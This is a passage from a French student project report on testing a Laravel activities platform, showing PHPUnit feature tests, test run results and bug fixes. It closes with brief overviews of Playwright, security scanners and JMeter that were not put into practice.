### c. Résultat des tests du contrôleur ResetPassword:

```
PS C:\Plateforme_Activities\Plateforme_Activites\api> php artisan test tests/Feature/ResetPasswordTest.php
PASS Tests\Feature\ResetPasswordTest
✓ resset password email valide
✓ resset password email invalide
✓ reset password valide
✓ reset password user non exist
✓ reset password invalide

Tests:  5 passed (18 assertions)
Duration: 8.50s
```

Ce résultat indique que tous les tests de la classe `ResetPasswordTest` ont réussi. Les tests ont validé avec succès la fonctionnalité de réinitialisation du mot de passe pour différentes conditions : email valide, email invalide, réinitialisation réussie avec un token valide, gestion d'un utilisateur inexistant, et gestion d'une réinitialisation avec des données invalides.

#### 1.4.6. Tests du contrôleur AdminActivitee :

Ce contrôleur teste les fonctionnalités CRUD (Create, Read, Update, Delete) pour les activités administratives de l'application. Il assure que les opérations sur les activités, telles que la création, la mise à jour, et la suppression, fonctionnent correctement et que les validations de formulaire sont respectées.

Maintenant, on va tester ces méthodes, pour garantir le bon fonctionnement de ce contrôleur.

##### a. Tests de la méthode `createActivity` :

Cette méthode permet de créer une nouvelle activité avec des données validées et stocke l'image si fournie, retournant une réponse de succès.

Voici ses tests:

### Test de création d'une activité:

```
19     public function testcreateActivity(): void
20     {
21         $formData = [
22             'titre' => 'Programmation avec C++',
23             'description' => 'Programmation orientee objet avec C++',
24             'lien_youtube' => 'https://www.youtube.com/',
25             'objectifs' => 'Comprendre les notions necessaires',
26             'domaine' => 'Informatique',
27             'IMAGE_PUB' => UploadedFile::fake()->image('test_image.jpg')
28         ];
29
30         $response = $this->postJson('api/create/activity', $formData);
31
32         $response->assertStatus(201)
33             ->assertJson(['message' => 'the insertion was successful']);
34
35         $this->assertDatabaseHas('activites', ['titre' => 'Programmation avec C++']);
36
37         $this->assertTrue(
38             Storage::disk('public')->exists('IMAGE_PUBs/' . $formData['IMAGE_PUB']->hashName())
39         );
40     }
```

Dans ce test il y a une utilisation des classes et des méthodes prédéfinies suivantes:

**UploadedFile::fake()->image('test\_image.jpg')** : Cette méthode de la classe **UploadedFile** crée une image factice (fake) pour les tests, simulant le téléchargement d'un fichier image sans avoir besoin d'un fichier réel. Cela permet de tester le comportement de l'application lors de l'upload de fichiers.

**Storage::disk('public')** : Cette méthode de la classe **Storage** accède au disque de stockage configuré comme **public** dans l'application Laravel. Elle permet de vérifier ou de manipuler des fichiers dans ce disque.

Cette méthode de test vérifie la création correcte d'une nouvelle activité avec des données valides, y compris l'upload d'une image. Elle simule une requête de création d'activité, vérifie que l'opération réussit avec un statut HTTP 201, s'assure que l'activité est bien enregistrée dans la base de données et que l'image est correctement stockée dans le disque public.

### Test test\_require:

```
41     public function test_require(){
42         $formData = [
43             'lien_youtube' => 'https://www.youtube.com/',
44             'objectifs' => 'Comprendre les notions nécessaires',
45         ];
46
47         $response=$this->postJson('/api/create/activity',$formData);
48
49         $response->assertStatus(422)
50             ->assertJsonValidationErrors('titre')
51             ->assertJsonValidationErrors('description')
52             ->assertJsonValidationErrors('domaine');
53
54     }
```

Ce test assure que l'API retourne les erreurs de validation appropriées pour les champs requis manquants lors de la création d'une activité.

### Test test\_unique\_titre:

```
55     public function test_unique_titre(){
56         Activite::create([
57             'titre' => 'Programmation avec C++',
58             'description' => 'Programmation procédurale avec C++',
59             'lien_youtube' => 'https://www.youtube.com/',
60             'objectifs' => 'Comprendre les notions nécessaires',
61             'domaine' => 'Informatique',
62         ]);
63
64         $formData = [
65             'titre' => 'Programmation avec C++',
66             'description' => 'Programmation orientée objet avec C++',
67             'lien_youtube' => 'https://www.youtube2.com/',
68             'objectifs' => 'Comprendre les notions nécessaires de P.P',
69             'domaine' => 'Embedded systems',
70         ];
71         $response=$this->postJson('/api/create/activity',$formData);
72         $response->assertStatus(422)->assertJsonValidationErrors('titre');
73     }
```

Cette méthode vérifie que l'API impose l'unicité du titre d'une activité et retourne une erreur de validation si le titre existe déjà.

### **b. Test de la méthode updateActivity :**

Cette méthode qui met à jour une activité existante avec des données validées et remplace l'image si une nouvelle est fournie, retournant une réponse de succès.

Son test est le suivant:

```
75     public function testUpdateActivity(){
76         $activity=Activite::create([
77             'titre' => 'Programmation avec C++',
78             'description' => 'P.O.O avec C++',
79             'lien_youtube' => 'https://www.youtube.com/',
80             'objectifs' => 'Comprendre les notions nécessaires',
81             'domaine' => 'Informatique',
82         ]);
83         $formData = [
84             'titre' => 'Programmation avec Java',
85             'description' => 'P.O.O avec Java',
86             'lien_youtube' => 'https://www.youtube.com/',
87             'objectifs' => 'Comprendre les notions nécessaires',
88             'domaine' => 'Informatique',
89         ];
90
91         $response = $this->putJson("api/update/activity/{$activity->id}", $formData);
92
93         $response->assertStatus(200)
94             ->assertJson(['message'=>'the update was successful']);
95
96         $this->assertDatabaseHas('activites', [
97             'id'=>$activity->id,
98             'titre' => 'Programmation avec Java']);
99     }
```

Il permet de Vérifier que la mise à jour d'une activité existante fonctionne correctement avec les nouvelles données fournies.

### **c. Test de la méthode destroyActivity :**

Le rôle de cette méthode est la suppression d'une activité existante de la base de données et retourne une réponse de succès.

Pour le tester, on a fait la méthode suivante:

```

104     $activity = Activite::create([
105         'titre' => 'Programmation avec C++',
106         'description' => 'P.O.O avec C++',
107         'lien_youtube' => 'https://www.youtube.com/',
108         'objectifs' => 'Comprendre les notions nécessaires',
109         'domaine' => 'Informatique',
110     ]);
111
112     // Envoyer une requête de suppression
113     $response = $this->deleteJson("api/delete/activity/{$activity->id}");
114
115     // Vérifier la réponse et la base de données
116     $response->assertStatus(200)
117         ->assertJson(['message' => 'the delete was successful']);
118
119     // vérifier l'absence de l'objet supprimé
120     $this->assertDatabaseMissing('activites', ['id' => $activity->id]);
121 }

```

#### d. Résultat des tests du contrôleur AdminActivitee:

```

PS C:\Plateforme_Activites\Plateforme_Activites\api> php artisan test tests/Feature/AdminActiviteeTest.php

PASS Tests\Feature\AdminActiviteeTest
✓ create activity
✓ require
✓ unique titre
✓ update activity
✓ destroy activity

Tests:  5 passed (20 assertions)
Duration: 5.07s

```

Toutes les méthodes fonctionnent correctement.

#### 1.4.7. Tests du contrôleur AdminActiviteeOffre :

Ce contrôleur gère l'ajout, la mise à jour et la suppression d'activités dans une offre. Il valide les données de requête, calcule les tarifs avec remise si applicable, et interagit avec la base de données pour maintenir les relations entre les activités et les offres.

Pour assurer le bon comportement de cette classe, on a effectué des tests similaires à ceux du contrôleur précédent.

Et enfin, on a obtenu le résultat suivant:

```
PS C:\Plateforme_Activities\Plateforme_Activites\api> php artisan test tests/Feature/AdminActiviteeOffreTest.php

PASS Tests\Feature\AdminActiviteeOffreTest
✓ add activity to offre
✓ update activity in offer
✓ destroy activity

Tests: 3 passed (10 assertions)
Duration: 7.39s
```

#### 1.4.8. Tests du contrôleur AdminOffre :

Le contrôleur **AdminOffreController** gère la création, la mise à jour et la suppression des offres, en validant les données de requête et en maintenant les informations des offres dans la base de données. Il assure également l'association correcte des offres aux administrateurs.

Nous avons effectué des tests similaires à ceux des deux contrôleurs précédents, mais cette fois-ci, nous avons rencontré des erreurs dans les résultats de nos tests.

```
PS C:\Plateforme_Activities\Plateforme_Activites\api> php artisan test tests/Feature/AdminOffreTest.php

FAIL Tests\Feature\AdminOffreTest
✖ create offer
✓ update offer
✓ destroy offer

FAILED Tests\Feature\AdminOffreTest > create offer
Expected response status code [201] but received 500.
Failed asserting that 500 is identical to 201.

at tests\Feature\AdminOffreTest.php:42
38     ];
39
40     $response = $this->actingAs($user)->postJson('api/create/offer', $formData);
41     // dd($response);
42     $response->assertStatus(201)
43         ->assertJson(['message'=>'the insertion was successful']);
44     $this->assertDatabaseHas('offres', [
45         'titre' => 'Offre de test',
46         'date_debut' => '2024-01-01',
```

Tests: 1 failed, 2 passed (8 assertions)
Duration: 6.76s

L'erreur indique que le test create offer a échoué car l'API a renvoyé un code de statut

500 (Internal Server Error) au lieu du code de statut attendu 201 (Created). Cela suggère qu'il y a un problème serveur lors de la création de l'offre, probablement lié à une validation des données ou une autre erreur côté serveur.

```
13     public function createOffer(Request $request){
14         $formFields = $request->validate([
15             'titre' => 'required',
16             'date_debut' => 'required|date',
17             'date_fin' => 'required|date|after:date_debut',
18             'description' => 'required',
19             'domaine' => 'required'
20         ]);
21         $user_id = auth()->id();
22         $admin = Administrateur::where('user_id',$user_id)->get();
23         $formFields['admin_id'] = $admin->id;
24
25         if($request->has('remise')) $formFields['remise'] = $request->remise;
26         else $formFields['remise'] = 0;
27         Offre::create($formFields);
28         return response()->json(['message'=>'the insertion was successful'],201);
29     }
```

La principale cause de cette erreur qu'on a trouvé est l'absence du champ `domaine` dans le tableau `$fillable` du modèle `Offre`.

```
10 class Offre extends Model
11 {
12     use HasFactory;
13     /**
14      * The attributes that are mass assignable.
15      *
16      * @var array<int, string>
17     */
18     protected $fillable = ['admin_id', 'titre','date_debut', 'date_fin', 'description','remise'];
19     /**
20      * The attributes that should be cast.
21      *
22      * @var array<string, string>
23     */
```

Le champ `domaine` manquant dans le tableau `$fillable` du modèle `Offre` empêche Laravel de remplir ce champ automatiquement à partir des données reçues lors de la création d'une offre via une requête HTTP, ce qui conduit à une erreur de validation lors de la tentative d'insertion de données incomplètes ou non valides.

On l'ajoute, et la variable `$fillable` devient:

```

10  class Offre extends Model
11  {
12      use HasFactory;
13      /**
14      * The attributes that are mass assignable.
15      *
16      * @var array<int, string>
17      */
18  protected $fillable = ['admin_id', 'titre','date_debut', 'date_fin','description','domaine','remise'];
19  /**
20  * The attributes that should be cast.
21  *
22  * @var array<string, string>
23  */

```

Malgré cette modification, l'erreur persiste.

Après la recherche, nous avons trouvé la cause dans la ligne 22 de la méthode.

```

13     public function createOffer(Request $request){
14         $formFields = $request->validate([
15             'titre' => 'required',
16             'date_debut' => 'required|date',
17             'date_fin' => 'required|date|after:date_debut',
18             'description' => 'required',
19             'domaine' => 'required'
20         ]);
21         $user_id = auth()->id();
22         $admin = Administrateur::where('user_id',$user_id)->first();
23         $formFields['admin_id'] = $admin->id;
24
25         if($request->has('remise')) $formFields['remise'] = $request->remise;
26         else $formFields['remise'] = 0;
27         Offre::create($formFields);
28         return response()->json(['message'=>'the insertion was successful'],201);
29     }

```

L'erreur a été causée par l'utilisation de la méthode `first()` au lieu de `get()`. La méthode `first()` est appropriée lorsque vous attendez un seul résultat, comme dans votre cas où chaque administrateur a un utilisateur unique. Cela permet d'obtenir directement l'objet Administrateur correspondant à l'ID de l'utilisateur, évitant ainsi l'itération sur une collection pour extraire l'objet recherché.

Après avoir résolu le problème, voici le résultat obtenu :

```
PS C:\Plateforme_Activities\Plateforme_Activites\api> php artisan test tests/Feature/AdminOffreTest.php

PASS Tests\Feature\AdminOffreTest
✓ create offer
✓ update offer
✓ destroy offer

Tests: 3 passed (10 assertions)
Duration: 8.64s
```

#### 1.4.9. Tests du contrôleur Notification :

Le contrôleur de **Notification** gère la création de notifications pour informer les utilisateurs sur les événements importants de l'application, tels que la création d'un devis ou le traitement d'une demande.

Pour cela, il contient 4 méthodes, nous on va tester les deux principales qui sont **notifyDevisCreated** et **notifyDemandeHandled**.

On n'a rencontré aucune erreur ici.

```
PS C:\Plateforme_Activities\Plateforme_Activites\api> php artisan test tests/Feature/NotificationTest.php

PASS Tests\Feature\NotificationTest
✓ notify devis created
✓ notify demande handled

Tests: 2 passed (2 assertions)
Duration: 6.76s
```

#### 1.4.10. Tests du contrôleur Show :

Le contrôleur **ShowController** permet de gérer diverses requêtes pour afficher des données spécifiques de l'application. Il inclut des méthodes pour récupérer les activités, les offres, les demandes validées des administrateurs, les meilleures offres, les notifications des parents, les activités associées aux offres, les détails des activités dans une offre, les enfants inscrits dans une activité, les horaires des activités, les animateurs, et diverses informations liées aux animateurs et aux horaires disponibles ou occupés.

On a testé plusieurs méthodes de ce contrôleur.

```

PS C:\Plateforme_Activities\Plateforme_Activites\api> php artisan test tests/Feature>ShowTest.php

PASS Tests\Feature>ShowTest
✓ show activities
✓ show offers
✓ show offer
✓ show demandes of admin
✓ show top offers
✓ show remaining offers
✓ show activities offer in offer
✓ show top parent notifications
✓ show remaining parent notifications

Tests: 9 passed (131 assertions)
Duration: 18.24s

```

dans ce contrôleur, on a trouvé deux erreurs, mais on a obtenu facilement les causes de cette erreur.

- Le premier problème a été causé par l'utilisation de la méthode `get` au lieu de `first` lorsque l'on s'attend à obtenir un seul objet spécifique.

```

32     public function showDemandes() {
33         $user_id = auth()->id();
34         $admin = Administrateur::where('user_id',$user_id)->get();
35         return response()->json(
36             Demande::join('demande_inscriptions','demande_inscriptions.demande_id', '=', 'demandes.id')
37                 ->where('admin_id', $admin->id)
38                 ->where('statut','valide')
39                 ->where('etat','en cours')
40                 ->select('id', 'date')
41                 ->get(),
42                 200
43         );
44     }

```

Cette capture a été faite avant la résolution du problème.(l'erreur dans la ligne 34)

- Le deuxième était une erreur de syntaxe dans une requête de la base de données.

```

32     public function showDemandes() {
33         $user_id = auth()->id();
34         $admin = Administrateur::where('user_id',$user_id)->first();
35         return response()->json(
36             Demande::join('demande_inscriptions','demande_inscriptions.demande_id', '=', 'demandes.id')
37                 ->where('admin_id', $admin->id)
38                 ->where('statut','valide')
39                 ->where('etat','en cours')
40                 ->select('demandes.id', 'date')
41                 ->get(),
42                 200
43         );
44     }

```

Cette capture a été faite après la résolution du problème.(l'erreur dans la ligne 40)

Au lieu de 'demandes.id', il a été écrit simplement 'id', sans spécifier de quelle table il s'agit.

## Conclusion:

```
PS C:\Plateforme_Activities\Plateforme_Activites\api> php artisan test

PASS Tests\Feature\AdminActiviteeOffreTest
✓ add activity to offre
✓ update activity in offer
✓ destroy activity

PASS Tests\Feature\AdminActiviteeTest
✓ create activity
✓ require
✓ unique titre
✓ update activity
✓ destroy activity

PASS Tests\Feature\AdminOffreTest
✓ create offer
✓ update offer
✓ destroy offer

PASS Tests\Feature\EmailVerificationTest
✓ verify email success
✓ verify email failure

PASS Tests\Feature>LoginTest
✓ valid login
✓ invalid login

PASS Tests\Feature\LogoutTest
✓ user can logout
```

```
PASS Tests\Feature\NotificationTest
```

- ✓ notify devis created
- ✓ notify demande handled

```
PASS Tests\Feature\RegistrationTest
```

- ✓ register parent valid
- ✓ register parent invalid

```
PASS Tests\Feature\ResetPasswordTest
```

- ✓ reset password email valide
- ✓ reset password email invalide
- ✓ reset password valide
- ✓ reset password user non exist
- ✓ reset password invalide

```
PASS Tests\Feature>ShowTest
```

- ✓ show activities
- ✓ show offers
- ✓ show offer
- ✓ show demandes of admin
- ✓ show top offers
- ✓ show remaining offers
- ✓ show activities offer in offer
- ✓ show top parent notifications
- ✓ show remaining parent notifications

Tests: 34 passed (218 assertions)

Duration: 31.48s

À la suite de l'exécution des tests, nous avons obtenu des résultats globalement positifs avec tous les tests passés sans erreur majeure. Cette performance témoigne de la robustesse du backend, reflétant le travail efficace des responsables en charge du développement et de la sécurité. La faible occurrence d'erreurs souligne la qualité du travail réalisé dans la conception et l'implémentation du système.

## 2. Playwright

### 2.1. Introduction



Dans cette section du rapport, nous explorons l'utilisation de Playwright pour automatiser les tests fonctionnels (end to end) de l'application. Playwright est une bibliothèque d'automatisation de tests développée par Microsoft, conçue pour permettre aux développeurs de tester des applications Web de manière efficace et robuste. Cette section met en lumière les principaux concepts et outils utilisés, notamment le CodeGen, le Trace Viewer, et d'autres fonctionnalités clés.

### 2.2. Principales Notions et Outils

1. **CodeGen** : Playwright offre un outil appelé CodeGen qui permet de générer du code de test à partir des actions effectuées dans le navigateur lors de l'enregistrement d'un scénario. Cela simplifie la création initiale des scripts de test en capturant les interactions utilisateur telles que les clics, la saisie de texte et la navigation.
2. **Trace Viewer** : Le Trace Viewer est un outil intégré dans Playwright qui permet d'analyser en détail les traces générées pendant l'exécution des tests. Il offre une visualisation graphique des interactions du navigateur, des performances réseau, des

requêtes HTTP, et plus encore, facilitant ainsi le débogage et l'optimisation des tests.

**3. Automatisation Multi-navigateurs :** Playwright prend en charge l'automatisation des tests sur plusieurs navigateurs, y compris Chrome, Firefox, et WebKit. Cela garantit une validation croisée efficace de l'application web sur différentes plateformes et moteurs de rendu.

**4. Prise en charge du JavaScript et TypeScript :** Playwright est compatible avec JavaScript et TypeScript, offrant ainsi une flexibilité aux développeurs pour écrire des tests dans leur langage préféré, tout en bénéficiant des fonctionnalités avancées de typage et de vérification de TypeScript.

**5. Gestion de l'État du navigateur :** Playwright permet de manipuler facilement l'état du navigateur pendant les tests, y compris la gestion des cookies, le stockage local et les autorisations, ce qui est essentiel pour simuler divers scénarios utilisateur.

### 2.3. Pratique

Bien que l'outil Playwright offre des capacités puissantes pour automatiser les tests fonctionnels sur des projets complets, notre équipe n'a pas encore pu appliquer cette pratique à notre projet. La principale raison réside dans le fait que la partie frontend de notre application n'est pas encore complètement finalisée en raison de contraintes de temps. Les tests avec Playwright nécessitent une application entièrement fonctionnelle pour être efficacement mis en œuvre. Cela inclut non seulement l'implémentation des fonctionnalités principales mais aussi la validation complète de l'intégration entre le front-end et le back-end.

La finalisation du projet backend est cruciale pour plusieurs raisons. Tout d'abord, elle permet de garantir que toutes les fonctionnalités sont correctement implémentées et opérationnelles, offrant ainsi une base solide pour les tests fonctionnels automatisés. De plus, une fois le backend terminé, l'application peut être déployée dans un environnement de test où les tests avec Playwright peuvent être exécutés de manière exhaustive pour vérifier le comportement de l'application dans des conditions réelles.


Malgré ces défis, notre équipe a réalisé des avancées significatives dans le développement du projet, notamment la création et la validation des fonctionnalités front-end, ainsi que la mise en œuvre de tests unitaires et de tests d'intégration essentiels.

Ces efforts ont contribué à maintenir un haut niveau de qualité tout au long du processus de développement. Nous continuerons à collaborer étroitement pour achever la partie backend dans les meilleurs délais, afin de pouvoir bénéficier pleinement des avantages des tests.

automatisés avec des outils comme Playwright pour assurer la fiabilité et la robustesse de notre application.

### 3. Tests de sécurité

#### 3.1. Introduction



La sécurité informatique revêt une importance capitale dans tout projet logiciel, visant à protéger les données contre les cyberattaques et à prévenir les vulnérabilités. Deux outils majeurs dans ce domaine sont SQLMap et OWASP ZAP.

SQLMap est spécifiquement conçu pour détecter et exploiter les failles liées aux injections SQL, potentiellement utilisées par des cybercriminels pour accéder illégalement aux bases de données d'une application. En parallèle, OWASP ZAP (Zed Attack Proxy) permet d'identifier les vulnérabilités dans les applications web dès les premières phases de développement, assurant ainsi une protection proactive contre les menaces.

Intégrer ces outils dans notre processus de développement renforce la sécurité de notre application en détectant et en corigeant les failles avant qu'elles ne soient exploitées. Cela garantit une meilleure protection des données et une résistance accrue face aux attaques potentielles, assurant ainsi la fiabilité et la sécurité de notre système.

Cette approche proactive est essentielle, car elle minimise les risques de compromission des informations sensibles et maintient la confiance des utilisateurs dans notre produit. En collaborant étroitement avec des experts en sécurité informatique, notre équipe s'efforce constamment d'améliorer et de sécuriser notre application tout au long de son cycle de vie.

#### 3.2. Pratique

On n'a pas effectué de cas pratiques pour les mêmes raisons évoquées précédemment.

## 4. Tests de performance

### 4.1. Introduction



Les tests de performance jouent un rôle crucial dans l'évaluation et l'optimisation des performances d'une application ou d'un système informatique sous diverses conditions de charge. Apache JMeter se distingue comme un outil puissant et polyvalent pour réaliser ces tests. Il permet de simuler des charges élevées sur les serveurs web, les bases de données, les API, et autres composants d'infrastructure, afin de mesurer leur robustesse et leur réactivité face à des utilisateurs simultanés.

Les principales notions des tests de performance avec Apache JMeter incluent :

1. **Simulation de Charge** : Apache JMeter permet de générer des charges artificielles en simulant des utilisateurs concourant à accéder aux services d'une application. Cela permet d'évaluer comment l'application réagit sous des charges normales et excessives.
2. **Mesure de la Performance** : L'outil collecte des métriques telles que le temps de réponse, le débit, la latence, et d'autres indicateurs critiques. Ces mesures aident à identifier les goulots d'étranglement et à quantifier la performance globale de l'application.
3. **Analyse de la Scalabilité** : En simulant des montées en charge progressives, Apache JMeter permet d'évaluer la capacité de l'application à maintenir ses performances avec l'augmentation du nombre d'utilisateurs ou de transactions.
4. **Détection des Problèmes** : Les tests de charge avec JMeter révèlent souvent des problèmes tels que des temps de réponse excessifs, des erreurs de serveur, ou des configurations sous-dimensionnées. Cela permet d'anticiper et de résoudre ces problèmes avant le déploiement en production.

5. **Validation des SLA (Service-Level Agreements)** : Les tests de performance aident à vérifier si l'application respecte les accords de niveau de service établis, garantissant ainsi une expérience utilisateur optimale.

En intégrant Apache JMeter dans notre processus de développement, nous assurons de fournir une application robuste et performante, capable de répondre aux attentes des utilisateurs même dans des conditions de charge élevée. Cela permet non seulement d'optimiser la qualité du logiciel, mais aussi de renforcer la satisfaction des utilisateurs et la fiabilité globale du système.

## 4.2. Pratique

On n'a pas fait de cas pratiques pour les mêmes raisons précédentes.

## Conclusion:

Au terme de ce rapport, il est important de revenir sur les principaux éléments abordés et les enseignements tirés de notre projet. Nous avons exploré diverses facettes du développement logiciel, en passant par l'analyse des besoins, la conception, le développement front-end et back-end, ainsi que les aspects essentiels de la sécurité et des tests.

Dans le **Chapitre 1**, nous avons posé les bases du projet en présentant son contexte général, ses objectifs et sa planification. Cette introduction a été cruciale pour comprendre le cadre global dans lequel notre travail s'est inscrit.

Le **Chapitre 2** s'est concentré sur l'analyse et la conception, avec une étude détaillée des besoins fonctionnels et l'identification des acteurs, accompagnés de divers diagrammes pour modéliser notre solution. Ces éléments ont été essentiels pour structurer notre approche et assurer une compréhension commune parmi tous les membres de l'équipe.

Le **Chapitre 3** a mis en lumière l'interactivité utilisateur avec l'application, un aspect fondamental pour garantir une expérience utilisateur fluide et intuitive.

Le **Chapitre 4** a fourni une vue d'ensemble sur l'utilisation de Git et GitHub, des outils indispensables pour la gestion de versions et la collaboration efficace au sein de l'équipe. Nous avons également abordé les GitHub Actions pour l'intégration et le déploiement continu (CI/CD).

Dans le **Chapitre 5**, nous avons détaillé la création d'un projet Vue.js, en passant par l'installation d'axios et router, et la gestion des permissions. Cette partie a démontré notre capacité à développer une interface utilisateur riche et dynamique.

Le **Chapitre 6** a été consacré au développement back-end, en utilisant principalement Laravel. Nous avons exploré les différents contrôleurs et leur rôle dans la gestion des données et des interactions utilisateur. Nous avons également traité de la modélisation de la base de données, des migrations et des usines (factories).

Le **Chapitre 7** a porté sur l'administration système, avec des exemples concrets de conteneurisation d'applications via Docker, et le déploiement sur AWS EC2. Cette partie a mis en avant notre maîtrise des outils de déploiement et de gestion des infrastructures.

La **sécurité web** a été abordée dans le **Chapitre 8**, où nous avons discuté des différents types d'authentification et des méthodes pour sécuriser les applications contre diverses attaques.

Enfin, le **Chapitre 9** a traité des tests logiciels, en couvrant les tests manuels et automatisés, ainsi que les tests de performance et de sécurité. Cette section soulignait l'importance de la validation et de la vérification continues pour garantir la qualité et la robustesse de notre application.

En conclusion, ce projet a été une expérience enrichissante qui nous a permis de développer nos compétences techniques et de renforcer notre capacité à travailler en équipe. Nous avons rencontré et surmonté de nombreux défis, et les connaissances acquises nous seront précieuses

pour nos futurs projets professionnels. Nous espérons que ce rapport vous donnera une vision claire et complète de notre travail et de nos réalisations.